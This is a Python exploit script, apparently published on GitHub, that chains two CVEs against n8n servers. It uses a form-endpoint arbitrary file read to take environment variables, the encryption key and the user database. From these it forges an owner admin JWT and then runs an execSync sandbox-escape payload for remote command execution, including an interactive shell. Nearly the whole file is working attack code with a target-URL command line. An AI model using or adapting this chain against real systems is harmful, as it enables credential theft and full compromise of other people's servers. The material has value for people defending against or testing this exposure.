



1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
|
#!/usr/bin/env python3
"""
CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain Exploit
Arbitrary File Read → Admin Token Forge → Sandbox Bypass → RCE

Author: Chocapikk
GitHub: https://github.com/Chocapikk/CVE-2026-21858
"""

import argparse
import hashlib
import json
import secrets
import sqlite3
import string
import tempfile
from base64 import b64encode

import jwt
import requests
from pwn import log

BANNER = """
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
║                                                               ║
║     by Chocapikk                                              ║
╚═══════════════════════════════════════════════════════════════╝
"""


RCE_PAYLOAD = '={{ (function() { var require = this.process.mainModule.require; var execSync = require("child_process").execSync; return execSync("CMD").toString(); })() }}'


def randstr(n: int = 12) -> str:
    return "".join(secrets.choice(string.ascii_lowercase + string.digits) for _ in range(n))


def randpos() -> list[int]:
    return [secrets.randbelow(500) + 100, secrets.randbelow(500) + 100]


class Ni8mare:
    def __init__(self, base_url: str, form_path: str):
        self.base_url = base_url.rstrip("/")
        self.form_url = f"{self.base_url}/{form_path.lstrip('/')}"
        self.session = requests.Session()
        self.admin_token = None

    def _api(self, method: str, path: str, **kwargs) -> requests.Response | None:
        kwargs.setdefault("timeout", 30)
        kwargs.setdefault("cookies", {"n8n-auth": self.admin_token} if self.admin_token else {})
        resp = self.session.request(method, f"{self.base_url}{path}", **kwargs)
        return resp if resp.ok else None

    def _lfi_payload(self, filepath: str) -> dict:
        return {
            "data": {},
            "files": {
                f"f-{randstr(6)}": {
                    "filepath": filepath,
                    "originalFilename": f"{randstr(8)}.bin",
                    "mimetype": "application/octet-stream",
                    "size": secrets.randbelow(90000) + 10000
                }
            }
        }

    def _build_nodes(self, command: str) -> tuple[list, dict, str, str]:
        trigger_name, rce_name = f"T-{randstr(8)}", f"R-{randstr(8)}"
        result_var = f"v{randstr(6)}"
        payload_value = RCE_PAYLOAD.replace("CMD", command.replace('"', '\\"'))
        nodes = [
            {"parameters": {}, "name": trigger_name, "type": "n8n-nodes-base.manualTrigger",
             "typeVersion": 1, "position": randpos(), "id": f"t-{randstr(12)}"},
            {"parameters": {"values": {"string": [{"name": result_var, "value": payload_value}]}},
             "name": rce_name, "type": "n8n-nodes-base.set", "typeVersion": 2,
             "position": randpos(), "id": f"r-{randstr(12)}"}
        ]
        connections = {trigger_name: {"main": [[{"node": rce_name, "type": "main", "index": 0}]]}}
        return nodes, connections, trigger_name, rce_name

    # ========== Arbitrary File Read (CVE-2026-21858) ==========

    def read_file(self, filepath: str, timeout: int = 30) -> bytes | None:
        resp = self.session.post(
            self.form_url, json=self._lfi_payload(filepath),
            headers={"Content-Type": "application/json"}, timeout=timeout
        )
        return resp.content if resp.ok and resp.content else None

    def get_version(self) -> tuple[str, bool]:
        resp = self._api("GET", "/rest/settings", timeout=10)
        version = resp.json().get("data", {}).get("versionCli", "0.0.0") if resp else "0.0.0"
        major, minor = map(int, version.split(".")[:2])
        return version, major < 1 or (major == 1 and minor < 121)

    def get_home(self) -> str | None:
        data = self.read_file("/proc/self/environ")
        if not data:
            return None
        for var in data.split(b"\x00"):
            if var.startswith(b"HOME="):
                return var.decode().split("=", 1)[1]
        return None

    def get_key(self, home: str) -> str | None:
        data = self.read_file(f"{home}/.n8n/config")
        return json.loads(data).get("encryptionKey") if data else None

    def get_db(self, home: str) -> bytes | None:
        return self.read_file(f"{home}/.n8n/database.sqlite", timeout=120)

    def extract_admin(self, db: bytes) -> tuple[str, str, str] | None:
        with tempfile.NamedTemporaryFile(suffix=".db") as f:
            f.write(db)
            f.flush()
            conn = sqlite3.connect(f.name)
            row = conn.execute("SELECT id, email, password FROM user WHERE role='global:owner' LIMIT 1").fetchone()
            conn.close()
        return (row[0], row[1], row[2]) if row else None

    def forge_token(self, key: str, uid: str, email: str, pw_hash: str) -> str:
        secret = hashlib.sha256(key[::2].encode()).hexdigest()
        h = b64encode(hashlib.sha256(f"{email}:{pw_hash}".encode()).digest()).decode()[:10]
        self.admin_token = jwt.encode({"id": uid, "hash": h}, secret, "HS256")
        return self.admin_token

    def verify_token(self) -> bool:
        return self._api("GET", "/rest/users", timeout=10) is not None

    # ========== RCE (CVE-2025-68613) ==========

    def rce(self, command: str) -> str | None:
        nodes, connections, _, _ = self._build_nodes(command)
        wf_name = f"wf-{randstr(16)}"
        workflow = {"name": wf_name, "active": False, "nodes": nodes,
                    "connections": connections, "settings": {}}

        resp = self._api("POST", "/rest/workflows", json=workflow, timeout=10)
        if not resp:
            return None
        wf_id = resp.json().get("data", {}).get("id")
        if not wf_id:
            return None

        run_data = {"workflowData": {"id": wf_id, "name": wf_name, "active": False,
                                      "nodes": nodes, "connections": connections, "settings": {}}}
        resp = self._api("POST", f"/rest/workflows/{wf_id}/run", json=run_data, timeout=30)
        if not resp:
            self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
            return None

        exec_id = resp.json().get("data", {}).get("executionId")
        result = self._get_result(exec_id) if exec_id else None
        self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
        return result

    def _get_result(self, exec_id: str) -> str | None:
        resp = self._api("GET", f"/rest/executions/{exec_id}", timeout=10)
        if not resp:
            return None
        data = resp.json().get("data", {}).get("data")
        if not data:
            return None
        parsed = json.loads(data)
        # Result is usually the last non-empty string
        for item in reversed(parsed):
            if isinstance(item, str) and len(item) > 3 and item not in ("success", "error"):
                return item.strip()
        return None

    # ========== Full Chain ==========

    def pwn(self) -> bool:
        p = log.progress("HOME directory")
        home = self.get_home()
        if not home:
            return p.failure("Not found") or False
        p.success(home)

        p = log.progress("Encryption key")
        key = self.get_key(home)
        if not key:
            return p.failure("Failed") or False
        p.success(f"{key[:8]}...")

        p = log.progress("Database")
        db = self.get_db(home)
        if not db:
            return p.failure("Failed") or False
        p.success(f"{len(db)} bytes")

        p = log.progress("Admin user")
        admin = self.extract_admin(db)
        if not admin:
            return p.failure("Not found") or False
        uid, email, pw = admin
        p.success(email)

        p = log.progress("Token forge")
        self.forge_token(key, uid, email, pw)
        p.success("OK")

        p = log.progress("Admin access")
        if not self.verify_token():
            return p.failure("Rejected") or False
        p.success("GRANTED!")

        log.success(f"Cookie: n8n-auth={self.admin_token}")
        return True


def parse_args():
    p = argparse.ArgumentParser(description="n8n Ni8mare - Full Chain Exploit")
    p.add_argument("url", help="Target URL (http://target:5678)")
    p.add_argument("form", help="Form path (/form/upload)")
    p.add_argument("--read", metavar="PATH", help="Read arbitrary file")
    p.add_argument("--cmd", metavar="CMD", help="Execute single command")
    p.add_argument("-o", "--output", metavar="FILE", help="Save LFI output to file")
    return p.parse_args()


def run_read(exploit: Ni8mare, path: str, output: str | None) -> None:
    data = exploit.read_file(path)
    if not data:
        log.error("File read failed")
        return
    log.success(f"{len(data)} bytes")
    if output:
        with open(output, "wb") as f:
            f.write(data)
        log.success(f"Saved: {output}")
        return
    print(data.decode())


def run_cmd(exploit: Ni8mare, cmd: str) -> None:
    p = log.progress("RCE")
    out = exploit.rce(cmd)
    if not out:
        p.failure("Failed")
        return
    p.success("OK")
    print(f"\n{out}")


def run_shell(exploit: Ni8mare) -> None:
    log.info("Interactive mode (type 'exit' to quit)")
    while True:
        try:
            cmd = input("\033[91mn8n\033[0m> ").strip()
        except (EOFError, KeyboardInterrupt):
            print()
            return
        if not cmd or cmd == "exit":
            return
        out = exploit.rce(cmd)
        if out:
            print(out)


def main():
    print(BANNER)
    args = parse_args()

    exploit = Ni8mare(args.url, args.form)
    version, vuln = exploit.get_version()
    log.info(f"Target: {exploit.form_url}")
    log.info(f"Version: {version} ({'VULN' if vuln else 'SAFE'})")

    if args.read:
        run_read(exploit, args.read, args.output)
        return

    if not exploit.pwn():
        return

    if args.cmd:
        run_cmd(exploit, args.cmd)
        return

    run_shell(exploit)


if __name__ == "__main__":
    main()
|